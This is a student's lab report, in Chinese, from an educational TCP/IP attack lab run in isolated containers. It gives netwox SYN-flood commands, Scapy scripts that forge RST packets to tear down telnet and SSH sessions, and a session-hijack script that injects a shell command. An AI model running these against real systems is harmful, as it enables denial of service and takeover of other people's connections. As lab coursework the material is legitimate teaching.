
**TCP/IP Attack Lab**

57117214吴国铨


实验需要三个三台虚拟机（用三个容器代替）

首先查看容器的IP地址


容器A：



容器B：



容器C：




其中容器B作为被攻击服务器，因此需要再特权模式下启动。

容器A作为攻击者，容器C负责与服务器通信。

**Task 1: SYN Flooding Attack**

本次攻击设计为容器A对容器B的23端口施行SYN洪泛攻击，容器C对容器B发起Telnet链接进行检测，

首先再容器B内启动Telnet服务器，在进行攻击之前，首先再B容器内使用netstat –na查看当前套接字队列：



当前除了telnet的守护进程再监听23端口意外，没有任何套接字。

此时通过C容器可以正常对B容器发起Telnet链接。


首先再B容器中关闭SYN Cookie的防御：

sysctl –w net.ipv4.tcp\_syncookies=0

然后在A容器中启动netwox发起SYN洪泛攻击：

netwox 76 -i 172.17.0.3 -p 23 -s raw

然后再B容器中使用netstat –na查看：




发现多出了很多SYN\_RECV,也就是仅仅发出了第一次握手，没有后续TCP握手请求。

使用容器C向容器B发起连接请求，请求失败。

然后再B容器中重新打开SYN Cookie防御：

sysctl -w net.ipv4.tcp\_syncookies=1

然后重新从A容器对B容器发起SYN洪泛攻击，再从C容器向B容器发起Telnet链接，发现链接成功，此时在B容器中再次使用netstat –a查看套接字序列：




发现依然有大量的SYN\_RECV状态的陶杰字，但是从C容器发起的Telnet连接成功建立了。

**Task 2: TCP RST Attacks on telnet and ssh Connections**

在本实验中，容器C与容器B建立telnet连接，容器A通过tcpump查看其中的seq与ack，并狗仔RTS报文终止连接。

首先是容器C与容器B建立telnet连接，然后通过tcpdump查看结果：



可以看到容器B与C的通信中，容器B的ip地址为172.168.0.3，端口为23，容器C的ip为172.17.0.4，端口为60580.

最后一次通信后，容器B的下次个seq的值为51，容器C下一个seq的值为4.

因此构造脚本：

from scapy.all import \*

ip = IP(src="172.17.0.3", dst="172.17.0.4")

tcp = TCP(sport=23, dport=60580, flags="RA", seq=51, ack=4)


pkt = ip/tcp

ls(pkt)

send(pkt, verbose=0)

在容器A中运行，随后容器C中的telnet连接中断。

接着是容器C与容器B建立ssh连接，使用tcpdump查看结果：



由于SSH是在tcp蹭之上的加密，所以在这里我们可以得到正确的C的端口号为49624，最后一次通信后容器B的下一个seq的值为193，容器C的下一个seq的值为108.

因此构造脚本：

from scapy.all import \*

ip = IP(src="172.17.0.3", dst="172.17.0.4")

tcp = TCP(sport=22, dport=49624, flags="RA", seq=193, ack=108)

pkt = ip/tcp

ls(pkt)


send(pkt, verbose=0)

容器A运行后容器C的ssh连接中断。

**Task 4: TCP Session Hijacking**

将容器C与容器B建立telnet连接，容器A通过tcpdump查看其中的seq与ack的值，然后构造劫持报文，让容器B创建一个pzbks文件。

首先容器C与容器B建立telnet连接，然后通过tcpdump查看结果：



可以看到容器C的端口为60644.最后一次通信后，容器B的下一个seq的值为153，容器C的下一个seq值为5，因此构造脚本：

from scapy.all import \*

ip = IP(src="172.17.0.4", dst="172.17.0.3")

tcp = TCP(sport=60644, dport=23, flags="PA", seq=5, ack=153)

payload = "touch evian"

pkt = ip/tcp/payload

ls(pkt)

send(pkt, verbose=0)

运行脚本后在目录中查看

